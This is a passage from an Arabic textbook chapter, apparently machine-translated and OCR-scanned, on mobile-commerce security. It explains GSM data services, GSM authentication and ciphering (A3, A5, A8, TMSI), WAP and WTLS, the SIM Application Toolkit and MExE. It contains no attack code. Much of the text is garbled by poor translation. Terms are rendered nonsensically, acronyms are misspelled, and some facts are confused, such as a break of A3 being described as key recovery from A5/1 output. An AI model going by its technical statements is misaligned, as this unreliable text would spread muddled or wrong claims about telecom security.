14.4kbps). بيانات الدوائر الموصلة ذات السرعة العالية (-cir High Speed
Switched Data (HSCSD، GSM 02.34) هي خاصة حدث تسمح
للمستخدمين باكتساب ناتج كلى أكبر حتى 56 Kbps (نظريا 115 skbps). CSD
تستعمل في معظم خدمات المحاولات المؤسسة على WAP ويحتاج لربط عن طريق
طلب القرص للتهيئة من 10 إلى 30 ثانية. لخدمات البيانات، لا يوجد إحتياج عادةً
لربط دائرة دائم، لذلك فإنه أكثر كفاءة استعمال توصيل القوالب (-Packet switch
ing) حيث أنه يستعمل موارد الشبكة عندما توجد بيانات لارسالها فقط: خدمة راديو
القوالب العامة (GPRS: General Packet Radio Service) تضيف وسيلة توصيل
قوالب إلى شبكات GSM، 136 - TIA/EIA وبذلك تجعل العمل البنى بين
الانترنت وشبكات التليفونات المحمولة ممكن. شبكة GPRS يمكن رؤيتها كشبكة
مساعدة للانترنت الأدوات المحمولة المدعومة بـ GPRS والتي تمثل مضيفات محمول.
سرعة الإرسال البيانات GPRS القصوى، نظرياً هي 172 Kbps، ولكن الحقيقية في
حدود 50 Kbps (كيلو رقم ثنائى في الثانية). وظيفة أمن GPRS تكافىء وظيفة
أمن GSM. مشكلة واحدة ترجع لـ GPRS هي أن المشتركين مركزيين دائماً، فقد
يستقبلون محتوى غير مطلوب (أو بالى). مصادر الانترنت الصادر منها تلك
المحتويات لا يمكن شحنها. فى سيناريو أسوأ الحالات، فإن مشتركى المحمول ذاتهم
سيدفعون المحتوى إلى (Junk). ولهذا السبب، فإن بائعى المحمول من المحتمل ألا
يدعموا نقل بيانات انتهائية من المحمول (بيانات تنقل إلى بالمقارنة لمن أدوات محمولة)
فى طرفيات GPRS. ودورة WAP بدأت من متصفح دقيق قد تكون الطريقة الوحيدة
لمشتركى GPRS لاستقبال معلومات على طرفياتهم.

EDGE (معدلات البيانات المدعومة لتحويل GSM) حالياً أصبحت عيارية بواسطة ETSI، UWCC تضع مشروع تعديل جديد للسماح للسرعات الناتجة الكلية للبيانات حتى 384 Kbps باستعمال البنية الأساسية الموجودة لـ GSM (أى أنه يزيد سعة القناة بدون زيادة عرض الحزمة). GPRS مع EDGE على مسار الارتحال GPRS لنظام الاتصالات العالمى المحمول (-Universal Mobile Telecommunications System : UMT)

جيل أوربي ثالث «3G» معيار محمول المفترض أن يحل محل بنية GSM لدعم كلا الصوت وخدمات البيانات وسيقدم أداءً في تعبيرات معدلات بيانات أعلى (مثل، للراجلين بمحمول 384 Kbps).

خدمة الرسالة القصيرة (SMS : short message service) وهى جزء من معيار GSM، وتدعم إرسال واستقبال رسائل نصوص من وإلى تليفونات محمولة على أساس اختزان - و - للأمام (store - and - forward). رسالة SMS قصيرة جداً، حتى 160 رمز للحروف اللاتينية، أو 70 رمز (حرف) للحروف الغير لاتينية. ويمكن للعميل أن يستقبل رسائل من تليفونات محمولة أخرى أو من الانترنت عن طريق ممرات SMS لرسائل البريد الالكترونى الأكبر المرسلة من الانترنت، عميل المحمول قد يتسلم ملاحظة وبداية الرسالة. SMS يمكن أن تستعمل لتقديم معلومات مثل الرياضة أو الحسابات أو جداول الطيران. وبينما SMS عبارة عن خدمة واحد - إلى - واحد أو واحد - إلى - قليل، فإن إذاعة الخلية (Cell Broadcast) (GSM 03.49) ستضيف إمكانية إرسال رسالة إلى عملاء تليفون محمول متعددين متواجدين خلال جزء من منطقة تغطية الشبكة في وقت إذاعة الرسالة.

وبخلاف SMS، فإن USSD (بيانات خدمة تكملة غير مهيكلية (Unstructured Supplementary Services Data). GSM 02.90 and 03.90) ليست إختزان - و - للأمام ولكن خدمة توجيه دوره. وعندما يصل مستخدم للخدمة USSD، تهيأ دوره وتظل وصلة الراديو مفتوحة حتى يتحرر من المستخدم أو التطبيق.

أو إنتهاء الوقت . وقد قدر أن USSD يمكن أن يصل سبعة مرات في السرعة لـ SMS ، خاصة لأن SMS لها فوقى عالى حتى للتعاملات الأيسر .


حالياً ، توجد منتديات متعددة بخصوص التجارة المحمولة (m-commerce) ، مثل منتدى WAP Forum ، Radicchio ، منتدى WAP عبارة عن اتحاد صناعات أسس عام ١٩٩٦ بواسطة موتورولا ، ونوكيا وإريكسون ، Phone.com . الهدف الأساسى لـ WAP هو إحضار معلومات وخدمات من الانترنت لأدوات محمولة بطريقة مستقلة لتكنولوجيا الشبكة. Radicchio. والتى أعضاؤها عبارة عن شركات متعددة وهيئات ، مهتمين فى المقام الأول بتطوير تجارة محمولة آمنة وتعزيز البنية التحتية للمفتاح العام للأدوات اللاسلكية والشبكات . وقد أسست Raddichio عام ١٩٩٩ بواسطة EDS ، Gemplus ، Sonera . والبنية التحتية للمفتاح العام عبارة عن مطلب ضرورى لتنفيذ خدمات دفع المحمول .

مواضيع الأمن فى تطبيقات التجارة المحمولة لا تختلف عن تلك التى لتطبيقات التجارة الالكترونية الأخرى وقد سبق باختصار شرح مفهوم أمن GSM (أى أمن طبقة الشبكة المحمولة) . وفى الجزء التالى سنلقى نظرة على مواضيع أمن WAP Toolkit . SIM Application تكون أطول من WAP ، ولكن WAP 2.0 ستضمن ومن المحتمل بعد ذلك أن تسبقها . أخيراً ، وسنقدم فى جزء تالى MEXE وهو آخر تطور تكنولوجى فى مجال تطبيق التجارة المحمولة .

أمن GSM :

الشبكات المحمولة تسمى غالباً خلوية (Cellular) لأنها تستعمل محطات (BS) لتغطية منطقة جغرافية محددة (بواسطة إشارة راديو) تسمى خلية (Cell) - شكل (١-٩) . BSs متعددة محكومة بواسطة متحكم محطة قاعدة (BSC) . BSC متعددة بالمقابل محكومة عادةً بواسطة مركز نقل توصيل محمول (MSC) .

موديل شبكة GSM مبسط



- | | | | |
|---|--|----------------------------------|---|
| ١ | BS: Base Station | VLR: Visitor Location Register | ٦ |
| ٢ | BSC: Base Station Controller | AUC: Authentication Center | ٧ |
| ٣ | MS: Mobile Station | EIR: Equipment Identity Register | ٨ |
| ٤ | GMSC: Gateway Mobile Services Switching Center | HLR: Home Location Register | ٩ |
| ٥ | PSTN: Public Switched Telephone Network | | |

(١) محطة قاعدة . (٢) متحكم محطة القاعدة . (٣) محطة محمولة . (٤) مركز نقل توصيل خدمات .
 (٥) شبكة التليفونات نقل التوصيل العامة . (٦) مسجل موقع الزائر .
 (٧) مركز التوثيق . (٨) مسجل تحديد المدة . (٩) مسجل موقع المنزل .

ممر MSC هو المشترك بين شبكة المحمول والشبكات الأخرى (أي شبكة التليفونات نقل التوصيل العامة PSTN) . واحد من الصعوبات الأساسية للشبكات المحمولة بالمقارنة مع PSTNs هو حقيقة أن محطات المحمول (MS ، مثل التليفونات المحمولة) ليس لها ربط دائم لشبكة المحمول . لهذا السبب ، يجب على الشبكة أن تتعقب موقع المشترك المحمول ، والذي يشار إليه تحديث الموقع (location update) . عندما توصل MS أو تتحرك من منطقة محكومة بواسطة BSC (منطقة موقع LA لأخرى ، فإن MS تبدأ إجراء تحديد موقع . وهذا أساساً يعنى أن MS تستقبل محدد LA جديد (LAI)

لمنطقة الموقع الحالية . الأجزاء الأخرى تسمى استدعاء (Paging) يستعمل لتحديد الخلية المضبوطة التى عليها يوجد MS . الاستدعاء يتضمن إرسال رسائل محددة لكل الخلايا LA . لذلك ، للمكالمات الواردة فإن MSC ترسل رسالة إستدعاء (Paging) لكل BSSs LA التى فيها ما يسمى MS مسجل . إذا أجاب MS ، فإن MSC تربط المشترك الطالب بالمشارك المطلوب .

وكل مشترك GSM يحصل على محدد متعدد يسمى IMSI أى رقم الأهل للمشارك الأهل (international mobile number) ، ، ورقم التليفون ، ومفتاح توثيق المشترك K . هذه البيانات تحتزن بصفة مستديمة فى مسجل موقع البيت (home location registre : HLR) MSC المقابل (MSC البيت) . MS ليس بالضرورة خلال المنطقة الإدارية MS البيت . وعندما يتحرك لمنطقة MSC أخرى ، فإن البيانات الخاصة لـ MS تحتزن مؤقتاً فى مسجل موقع الزائر (VLR) لـ MSC الحالية . VLR يحصل على بيانات MS من MSC البيت . ودور مركز التوثيق (AUC) سيتم شرحه .

GSM يعرف خدمات أمن الشبكة التالية ، والمشروحة باختصار فى الجزء التالى :

- شخصية كينونة المشترك .
- توثيق كينونة المشترك .
- شخصية البيانات والربط (بيانات مستخدم ومعلومة الاشارات ، والربط الطبيعى).
- تحديد معدة المحمول .

خدمات الأمن الثلاثة الأولى سيتم شرحها .

خطوات الحل (Algorithms) (A3 ، A5 ، A8) سرية ، أصلاً ، ولكن شفرة المصدر (source code) متاحة الآن . خطوات حل البيانات الخاصة ، لمشارك والأمن مخزنة فى وحدة كينونة المشترك (SIM) . SIM يمكن تنفيذها فى شكلين إما كبطاقة ذكية

أو SIM بالفيشة بذلك ، تم عمل فرق بين المعدة المحمولة ME (، أى تليفون محمول بدون SIM ، ومحطة محمول MS (: معدة محمول مع SIM) .

ومن الواضح ، أن مشتركين مختلفين قد يستعملون نفس ME إذا أدخلوا SIMs الخاصة بهم . وللتأكد أنه لم يستعمل ME مسروق أو غير موثق في النظام ، فإن مركز التوثيق (يرجع إلى HLR) يفحص قائمة كينونات معدة دولية محمولة (IMEI) على كل عمل .

توجد مشكلة أمن معروفة قليلاً مربوطة بمحطة محمول : ومن الممكن فنياً استعمال MS للتنصت (مثل بقة) حتى إذا قطع التوصيل ، فيمكن توصيله عبر الهواء ، لذلك فإن أفضل حماية هي إخراج البطارية .

خصوصية هوية المشترك :


حتى نحمل هوية المشترك بالنسبة للمتتبعين على قناة الراديو ، فإن IMSI لا ترسل في الوضوح بتاتاً عبر مشترك الهواء . ولا يوجد استثناء لهذه القاعدة (في الحقيقة ، فجوة أمن) . وإذا حدث تحديث لموقع في VLR جديد و VLR السابق لا يتم الوصول إليه ، فإن VLR الجديد يسأل MS بأن يرسل IMSI الخاص به في الوضوح . وفي كل الحالات الأخرى ، فبدلاً من IMSI ، يستعمل اسم مستعار (alias) مؤقت : تطابق المشترك المحمول المؤقت (THSI) وعند عمل ربط ، فإن MS يرسل TMSI المستعمل سابقاً إلى MSC/VLR ويستقبل بالمقابل TMSI جديد ، والذي يرسل في رسالة مشفرة بحيث لا يمكن قراءته بواسطة المتتبعين . حساب المفتاح المشفر (KC) سنشرحه في الجزء التالي :

توثيق هوية المشترك :

وعندما يريد MS عمل مكاملة ، فإنه يطلب أولاً قناة خالية من الـ BS . وعند تخصيص القناة ، فإن MS يطلب تحديث موقع . هذا الطلب يمرر عبر BSC إلى MSC . الآن ، MSC يطلب الـ MS لتوثيق نفسه . إجراء التوثيق هو آلية تحدى /

إستجابة . وكما سبق ذكره ، فإن كل مشترك يحدد له مفتاح تحديد مشترك (ki) والذي يخزن في HLR ، أو أكثر تحديداً في AUC ذو الصلة بـ HLR . AUC هو الكينونة الوحيدة في الشبكة التي تعرف ki ، لذلك يجب الوثوق به بواسطة المشترك ، كذلك فإن ki مخزن أيضاً على بطاقة SIM في SM مع MSI وخطوات حل توثيق A3 لتوثيق MS ، فإن كينونة التوثيق (مثل MSR/VLR) ترسل رقم عشوائى RAND إلى الـ MS . MS يصنع خطوات حل توثيق A3 لحساب استجابة موقعه بطول 32 رقم ثنائى . SRES والمؤسسة على IMST ، RAND ، K كمداخل . وحيث أن HLR فقط يعرف ki ، فإن VLR يمكنه فقط الحصول على متجه (vector) توثيق من HLR (أو VLR السابق) . ويحتوى المتجه على الأزواج (SRES ، RAND) بحيث أن VLR قد يفحص إذا ما كان MS يرسل الاستجابة الصحيحة لتحدى محدد. الاختيار الحقيقى لخطوات حل التوثيق هو مسئولية عمال أو عمال شبكة GSM منفصلة ، ولكنهم يعملون بقرب مع بعضهم لتأكيد أمن التوثيق .

توثيق مشترك GSM



(١) تحدى . (٢) إستجابة . (٣) نعم . (٤) لا . (٥) توثيق مرفوض (٦) التوثيق صحيح

وحيث أن TMSI هو محدد مؤقت فقط ، فإن هوية التوثيق (أى MSC/VLR) تحتاج للحصول على IMSI أيضًا ، من HLR أو من VLR السابق . وهذا في الواقع يعنى أن HLR فقط يجب أن يتجنب تسرب أى معلومة عن المشترك خلال قيمة IMSI ولكن VLR أيضًا . وإلا ، فإن خصوصية كينونة المشترك لا يمكن ضمانها . بالإضافة لذلك ، يجب أن يتم الوثوق فى HLR أنها لا تسىء إستعمال IMST (مثل ، توليد مكالمات مزيفة) .

خصوصية البيانات والربط :

كذلك ، فإن AUC يحسب مفتاح التشفير (cyphering) لكل مشترك . دخل هذا الحساب يحتوى على IMSI ، ومفتاح توثيق المشترك ki ، ونفس الرقم العشوائى RAND كما هو للحساب لمتجه التوثيق المقابل . وفى هذه الحالة ، تستعمل خطوات حل مختلفة (أى خطوات حل تشفير A8) والذى يتخلى عن مفتاح التشفير Kc (64 رقم ثنائى) متجه مفاتيح التشفير يرسل مع متجه توثيق إلى VLR/MSC ويخترن أيضًا على بطاقة SIM . لتشفير البيانات / الحديث الفعلى ، فإن خطوات حل A5 يطبق . التشفير يتم بواسطة المعدة المحمولة ، لأن بطاقة SIM ليس لها قدرة معالجة كافية للتشفير فى وقت حقيقى . الخيارات البديلة طورت لـ A5 التى سمحت بانتشار التكنولوجيا بالرغم من نظم التصدير . وكما هو معلوم ، يجب الوثوق فى VLR لأنه يعلم مفتاح التشفير ويمكنه قراءة كل البيانات التى ترسل من وإلى المشترك .

ونوع لـ A3 تم حله بنجاح بواسطة Biryukov و Shamit . والحل يمكنه استخراج مفتاح التشفير فى أقل من ثانية على حاسب آلى شخصى (PC) واحد على أساس الخرج الناتج بواسطة A5/1 فى الدقيقتين الأولتين .

بروتوكول تطبيق اللاسلكى : WAP

بروتوكول تطبيق اللاسلكى (Wireless Application Protocol) عبارة عن إسم عام لتواليات من المواصفات المفتوحة أصدرها منتدى "WAP" معرّفًا بروتوكولات شبكة ،

إطار تطبيق وشبكة لأدوات لاسلكية . معظم خدمات WAP تتراوح بين ملاحظات رسالة وأداة مكالمة ، وبريد إلكتروني وخدمة تليفونية مضافة لتعاملات تجارة الكترونية وخدمات بنكية ، وخدمات دليلية وتطبيقات إنترانيت (intranet) متحدة .

ومثل HTTP ، فإن WAP مؤسسة على نموذج موكل / خادم . تطبيق الموكل على التليفون المحمول (أو أى أداة محمولة أخرى) على متصفح دقيق (microbrowser) والذي كما يتضمن إسمه لا يحتاج كثيرًا من موارد حسابات التليفون المحمول المحدودة . و WAP مستقلة عن حامل الشبكة وكذلك مستقلة عن أداة / المحمول ، والذي يساعد على هجرة التطبيقات من SMS أو HSCSD إلى GPRS .

وبناء على الموارد المحدودة للأدوات المحمولة ، أى :

● عرض صغير ووسائل دخل محدودة للمستخدم .

● ربط شبكة حزمة ضيقة .

● ذاكرة محدودة وموارد حسابية محدودة (موكل رقيق) .

المحتويات التى ستشاهد بواسطة مشترك محمول يجب أن تكون بحجم محدود ، ولكن مع ذلك ذات معنى ، والذي يجعل صفحات الشبكة (Web) المعتادة غير مناسبة للتجارة المحمولة (m-commerce) . ولهذا السبب ، فإن لغة أقرب ما تكون للكمال (Wireless Markup Language) وهى لغة نص اختيارية لها نفس الدور لموكل WAP مثل Java Script لموكل WAP . مشترك مكتبة تشفيرية لـ WML Script ، محدد ، يعرف نص توقيع (sign text) وظيفية توقيع وتشفير النقل لمحتوى موقع . وهذه الوظيفية تكمل خدمات الأمن التى يقدمها أمن طبقة نقل لاسلكية (Wireless WAP Transport Layer Security : WTLS) لها ببيان بطاوعه - شكل (٩-٣) . الطبقات ليست صارمة فى تكوينها لأن التطبيقات الخارجية يمكن أن تصل لكل الطبقات مباشرة فيما عدا WDP . بيئة التطبيق اللاسلكية (WAE) تتضمن بيئة متصفح دقيق مع WML . خدمات التليفون اللاسلكى ومشاركات البرمجة (WTA :

تطبيق التليفون اللاسلكي ، ومجموعة من محتوى معرف جيداً (لنسق محتوى) مثل ، صور وسجلات دليل التليفونات) . بروتوكول الدورة اللاسلكية (WSP) يقدم مشترك لنوعين من دورات الخدمات ، واحدة بدون ربط على WTP واحدة بربط موجه على WSP/B WDP يتضمن وظيفة HTTP/1.1 والذي يسمح لوكالة WAP يربط وكيل محمول بخادم HTTP عياري . بروتوكول النقل اللاسلكي (WTP) ينفذ أعلى بروتوكول شكل بيانات (أى بروتوكول شكل بيانات لاسلكي WDP أو UDP) .

طبقات WAP

(١) Wireless Application Environment (WAE)	
(٢) Wireless Session Protocol (WSP)	
(٣) Wireless Transaction Protocol (WTP)	
(٤) User Datagram Protocol (UDP)	Wireless Transport (٥) Layer Security (WTLS)
	Wireless Datagram Protocol (WDP) (٦)
IP (٧) (e.g., GPRS, CSD)	non-IP (٨) (e.g., SMS, USSD)

(١) بيئة تطبيق لاسلكية .

(٢) بروتوكول دورة لاسلكية .

(٣) بروتوكول تعامل لاسلكي .

(٤) بروتوكول شكل بيانات المستخدم .

(٥) أمن طبقة نقل لاسلكي .

(٦) بروتوكول شكل بيانات لاسلكي .

☐ WAP technology


(٧) IP (بروتوكول إنترنت) .

☐ Non-WAP technology

WTP عبارة عن بروتوكول وزن منخفض للتنفيذ في موكلين رقيقين . طبقة أمن نقل اللاسلكي (WTLS) سبق الكلام عنه . ويمكن استعماله في كلاشيكات IP أو التي ليست IP (بروتوكول الانترنت) (أى أنها ليست مستقلة عن الحامل . الحاملون المختلفون سبق الكلام عنهم شكل يبين تشكيل WAP معتاد . موكل WAP المحمول يمكنه الاتصال مباشرة بخادم WAP والمربوط بشبكة لاسلكية وتقدم محتوى

WML . وبسبب ربط الشبكة ذات الحزمة الضيقة ، فإن بيانات WML يتم تبادلها في نسق ثنائي . وإذا أراد مستخدم المحمول أن يصل للملفات HTML، فيجب أن تترجم أولاً إلى WML بمرشح HTML . وخادم Web في الانترنت يمكن أن يكون مزود محتوى WML أيضاً . وفي هذه الحالة ، يجب أن يذهب الربط خلال وكالة WAP والتي تقوم بالترجمة للثنائي نسق WML .

تشكيل WAP معتمد



- (١) خادم Web . (٢) وكالة WAP . (٣) شبكة لاسلكية .
 (٤) مرشح HTML . (٥) WML ثنائي . (٦) موكل محمول WAP .

أمن طبقة النقل اللاسلكية :

مواصفات أمن طبقة النقل اللاسلكي (WTLS) تعرف بروتوكول أمن يشبه كثيراً TLS1.0 . ومثل TLS فإن WTLS تقدم توثيق متماثل (Peer) ، وخصوصية بيانات ، وتكامل بيانات . وبينما TLS يجب أن تكون تطبيقات عبر بروتوكول نقل يعتمد عليه ، فإن WTLS يمكن أن يكون بطبقات عبر بروتوكول نقل لا يعتمد عليه (أي أنه يضيف شكل بيانات كدعم) . وبينما بروتوكول تبادل التعليمات (handshake) (أي محادثات لتغيرات أمن ، فإن تبادل المفتاح والتوثيق يجب أن يعتمد عليها دائماً . ويتم الوصول

لذلك بتسلسل سجلات TLS داخل الرسالة (أى وحدة بيانات خدمة SDU) على يد واحدة وبإعادة الإرسال ورسائل الإقرار على اليد الأخرى .

بالإضافة لذلك ، فإن WTLS تقرب بروتوكول تبادل التعليلات TLS ، كلا المختصرة وكذلك التى تؤدى أقرب للكمال لأن معدلات البيانات فى شبكة محمول أقل كثيراً من التى على الانترنت . كذلك ، فإن WTLS يعرف أيضاً إنعاش مفتاح ديناميكى بحيث أن مفاتيح التشفير يمكن تبادلها خلال ربط تم فعلاً . هذه الخاصية مفيدة لأنها تتجنب تبادل التعليلات القوي . كذلك ، تعطى أمن أعلى لأن المفاتيح ليست معرضة لهجمات قوة وحشية فى أى وقت أثناء ربط آمن .

وحدة تحديد WAP :

وحدة تحديد (WAM WAP) تؤدى WTLS ووظائف أمن طبقة تطبيق (مثل توقيع رقمى لتوثيق ، تبادل مفتاح) ، وتعمل كاختزان أمن لشخصية مستخدم ومعلومة تخص الأمن (مثل مفاتيح خاصة وأمنة التشفير) . WIM يجب أن ينفذ كأداة مقاومة للعبث ، لذلك فإن الاختيار المنطقى هو بطاقة ذكية (مثل بطاقة SIM) والتى يمكن إدخالها داخل أداة محمولة . وهيكّل معلومة البطاقة مؤسس على مواصفات توكين الشفوية PKCS # I5 .

مواضيع أمن WML :

لغة (Wireless Markup Language : WML) هى لغة تحديد سعر مؤسسة على XML ومصممة للاستعمال فى أدوات محمولة . سطح "WML deck" والذى يحتوى على بطاقة WML واحدة أو أكثر يشابه صفحة HTML . كذلك تحدد بواسطة URI وتتضمن وحدة إرسال وبعد تحميل مسطح (deck) ، فإن المتصفح الدقيق يعرض البطاقة الأولى .

WML له آلية إدارة حالة لوكيل المستخدم (أى المتصفح الدقيق) متضمنة متغير (variable) يمكنه تغيير خواص ومحتوى بطاقة WML أو سطح (deck) . وتخزن

قيمتها في محيط المتصفح (browser context) . والمستخدم قد يعتبر قيم متغيرات محددة على أنها خاصة ، لذلك يجب ألا يكون ممكناً لخدمة زائدة إسترجاع المعلومة الخاصة .

عنصر الوصول يحدد تحكم الوصول للسطح كله (أى تحكم وصول مستوى / السطح) . مجال (domain) خواص عنصر الوصول والمسار (path) تعرف أى الأسطح الأخرى مسموح لها بالوصول لهذا السطح . وعندما يبحر المستخدم من سطح واحد لآخر ، فإن آلية تحكم الوصول تعرف إذا ما كان سطح جهة الوصول يمكن الوصول له (أى السطح المشار إليه) . وإذا هيأت خاصية sendreferer إلى صحيح "TRUE" ، يجب على المتصفح الدقيق أن يحدد URI للسطح المسار . بالأخص ، الخادم (Server) (الذى يقدم سطح جهة الوصول) قد يؤدي تحكم وصول مؤسس على URI وبالتالي يحد من تهيئات URIs المسموح لأسطحها بأن تشير لسطح الخادم .

طاقم أدوات تطبيق SIM:

بطاقة SIM لعبت أولاً دور متأثر (passive) مزودة المستخدم بالتوثيق الضروري للوصول للشبكة ومفاتيح التشفير للوصول للخصوصية الكلام . طاقم أدوات تطبيق SIM (SIM Application Toolkit) جزء من معيار GSM (GSM11.14) يمد دور البطاقة بحيث تصبح مشترك بين الأداة المحمولة والشبكة . طاقم أدوات SIM برغم تطبيقات البطاقة الذكية لشبكات GSM . وهو مؤسس على أساس موكل / عميل ، وSMS عبارة عن حاملي خدمة . وفي المستقبل ستستعمل آليات نقل أخرى مثل USSD أو GPRS . ومع طاقم أدوات SIM ، من الممكن جعل بطاقة SIM شخصية لتحديث وظائف / خدمات SIM الموجودة ولتركيب وظائف / خدمات جديدة بالتحميل الأدنى لبيانات عبر الشبكة . وهذا قد تم عمله عادةً بإضافة أو تعديل بيانات في ملفات البطاقة والسجلات ، وليس بالتحميل الأدنى (downloading) شفرة قابلة للتنفيذ . وفي نوفمبر ١٩٩٩ ، ETSI تبنت بطاقة Java Card للتضمين في طاقم أدوات SIM . والبيانات المحمية بالتشفير مرسلة عبر مشترك الهواء برسائل SMS

المستعملة كأوعية (containers). ومع أن بعض الناس ترى طاقم أدوات SIM و WAP كمنافس ، فإن المفهومين يمكنهما في الحقيقة تكملة بعضهما . على وجه الخصوص ، فإن طاقم أدوات SIM يمكن إستعماله لتطبيقات ذات أمن أعلى ، مثل أعمال بنكية بالمحمول ، وكذلك خدمات المعلومات بمحتوى لا تتغير كثيرًا جدًا ، مثل الخطوط الساخنة ، ودلائل الشركات والصفحات الصفراء . ومن الناحية الأخرى فإن WAP تناسب أفضل للخدمات الديناميكية أكثر مثل تصفح الأنترنت والوصول لمعلومات تتغير بصفة مستمرة .

إحتياجات الأمن في طاقم أدوات SIM (GSM02.48,03.48) مواضيع أمن طبقة نقل معتادة مثل توثيق تماثل (peer) وتكامل رسالة وكشف إعادة عرض وتكامل تتابع وبرهان الاستلام وخصوصية الرسالة . أساسًا ، فإن كل رسالة تطبيق تقسم إلى قوالب (packets) والتي تؤمن فرديًا بحماية الحمولة الصافية (payload) وإضافة رؤوس أمن . وبرهان التنفيذ مطلوب أيضًا لتأكيد تطبيق الإرسال (مثل تطبيق بنك) بأن تطبيق الاستقبال (مثل تطبيق أعمال البنوك على بطاقة (SIM) قد أدى عمل بدء بإرسال تطبيق . وهذا البرهان يجب أن يزود عند طبقة التطبيق ، لذلك فلا توجد آلية معرفة له في مواصفات GSM .

بيئة تنفيذ تطبيق محطة محمولة (MExE) :

MExE (Mobile Station Application Executtion Environment) وهو جزء جديد بمعيار GSM (GSM02.57) وسيعطى طريقة برنامج (Platform)/ مستقلة وذات عيارية .

- نقل تطبيقات صغيرة (applets) ومحتوى بين مزود خدمة وأداة محمولة .
 - تنفيذ تطبيقات صغيرة (applets) في بيئة تنفيذ عيارية خلال معدة محمولة ، SIM (أى جزء من أداة محمولة ، ولكن SIM شخصية فقط .
- MExE عبارة عن حامل شبكة مستقل ، لذلك يمكن تطوير همالين مختلفين (مثل

(SMS ، GPRS) ويمكن أن تجعل أداة مدعومة بـ WAP قادرة على تقديم مدى عريض من الخواص بأمن أكبر وكذلك مدونة أكثر ، بالسماح ببرمجة تطبيق كلى (بعكس نصوص WAP) .

MExE تبنى آلة Java الواقعية (Java Virtual Machine) داخل الأداة المحمولة . لذلك ، فإن مواضيع الأمن تشبه كثيرًا لتلك المعنونة سابقًا . وأساسًا ، يجب تنفيذ شفرة غير موثوق بها فى صندوق رمال (sandbox) (أى خلال مجموعة مقيدة جدًا لتصريحات الوصول) . والشفرة الموثوق بها لـ (trusted code) هى تصريحات مضمونة على أساس على نوع التوكيل الذى تم تحديده لمجال الأمن (security domain) . . المجالات الأربعة التالية للأمن معرفة :

● مجال عامل الأمن (security operator domain) للشفرة المؤكدة لعامل الشبكة

● مجال صانع الأمن (Security Manufacturer Domain) للشفرة المؤكدة بواسطة مصنع الأداة المحمولة .

● أمن غير موثوق (Security Untrusted) لشفرة غير موثوقة .

MExE ستمدّد كثيرًا وظيفية بطاقات SIM . WAP ، بذلك يمكن رؤيتها كتطبيق ينفذ فى MExE .

MExE هو هدف عند محطة المحمول ككل ، والذى يتضمن كلا معدة المحمول ، SIM (على عكس طاقم أدوات تطبيق SIM ، والمستهدفة عند بطاقة SIM فقط) .

وجهة نظر : (Outlook)

من المتوقع أن أدوات المحمول (خاصة أجهزة التليفون المحمولة) ستطور فى برنامج ذو الأهمية القصوى للدفع الالكترونى (e-payment) وأعمال البنوك الالكترونية (e-banking) فى الانترنت . ويوجد عائق هو أن توثيق العميل مؤسس على التوقيعات

الرقمية لا تعمل جيدًا حاليًا (أى فى ربط مع WAP) . والعائق الآخر هو أن الأدوات المحمولة لا تعطى برنامج (platform) حقيقى متعدد التطبيقات (مع تضمين كل الأمن) . فمثلاً ، يوجد تليفون محمول مزدوج الحيز (dual slot) بواسطة موتورولا ، والذى يخصص فيه حيز واحد لبطاقة SIM ، والآخر لبطاقة ذكية لطرف ثالث (أى مزود دفع أو توقيع الكترونى) . وليس من الواضح إذا كان هذا الحل سيكون مقبولاً بواسطة بائعين آخرين . وعلى عكس مجالات أخرى كثيرة ، فإن البحث والتطوير لتجارة المحمول (m-commerce) بدأت هيمنة ثم وبدأت بواسطة الصناعة . والسبب أن البرنامج platform (أى أدوات المحمول) ذات استعمال منتشر فى الوقت الحالى ، لذلك فإن البائعين يطورون خدمات قيمة / مضافة جديدة (مثل إيجاد محمول خلال WAP) . وفى هذه المعالجة ، فإن النماذج القديمة مثل ال Web متوافقة أساساً . وهذا يسمح لتطور أسرع وموافقة مباشرة للعميل لأن المفاهيم الجديدة يجب أن يتم إختيارها ، ولأن العملاء متعرفين فعلاً بالخدمات . ومن الناحية الأخرى ، فإن البرامج (platforms) المحمولة ستكون محدودة نسبياً فى 